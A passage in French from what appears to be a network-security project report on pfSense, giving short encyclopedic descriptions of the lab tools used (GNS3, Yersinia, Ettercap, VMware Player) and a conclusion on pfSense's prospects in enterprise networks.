GNS3 est une plateforme open-source de virtualisation de réseau qui permet aux ingénieurs réseau de concevoir, configurer et simuler des réseaux complexes. Il permet de créer des topologies réseau virtuelles en utilisant des images d'appareils réseau réels, tels que des routeurs, des commutateurs et des pare-feu, et de les interconnecter pour simuler des réseaux complets.

Yersinia

Yersinia est un outil de sécurité réseau utilisé pour évaluer et tester la vulnérabilité des réseaux locaux (LAN) face à diverses attaques. Il tire son nom de la bactérie pathogène Yersinia pestis, qui est responsable de la peste bubonique.

Yersinia est principalement utilisé pour mener des attaques de type "Layer 2" (couche 2) sur les réseaux Ethernet. Il exploite les faiblesses des protocoles de couche 2 tels que ARP, DHCP, VLAN, STP (Spanning Tree Protocol) et d'autres pour effectuer des attaques d'ingénierie sociale, de déni de service (DoS), de capture de trafic et d'exploitation.

Ettercap

Ettercap est un puissant outil open source utilisé pour les tests de pénétration et l'analyse de sécurité des réseaux. Il est principalement conçu pour les attaques de type "Man-in-the-Middle" (MITM), ce qui signifie qu'il permet à un attaquant d'intercepter, de modifier et de rediriger le trafic réseau entre deux parties légitimes sans leur consentement.

vmware Workstation 17 Player

VMware Workstation 17 Player est un logiciel de virtualisation développé par VMware. Il permet aux utilisateurs de créer et de gérer des machines virtuelles sur leur ordinateur personnel.

CONCLUSION

PfSense est un outil extrêmement fiable et performant pour sécuriser et superviser un réseau d'entreprise par rapport à d'autres logiciels. Son interface web conviviale facilite grandement sa configuration, mais il faut tout de même posséder des connaissances approfondies pour l'utiliser efficacement.

Il est évident que l'adoption de pare-feu comme PfSense continuera de croître dans les années à venir. Les services proposés par PfSense se développent à un rythme rapide, ce qui explique pourquoi de nombreuses entreprises intègrent ce serveur dans leurs stratégies de sécurité et de surveillance de leur réseau local. PfSense offre une solution solide en termes de filtrage, de routage et de sécurité réseau.

Il est important de souligner que notre travail ne prétend pas tout couvrir dans ce domaine. Nous avons établi les bases de configuration, mais il reste de nombreux aspects à explorer. Par exemple, il serait intéressant d'analyser si le développement de cette technologie représente un risque ou une opportunité pour les réseaux locaux des entreprises. Une chose est certaine : la mise en place de pare-feu de ce type se généralisera prochainement dans toutes les grandes entreprises.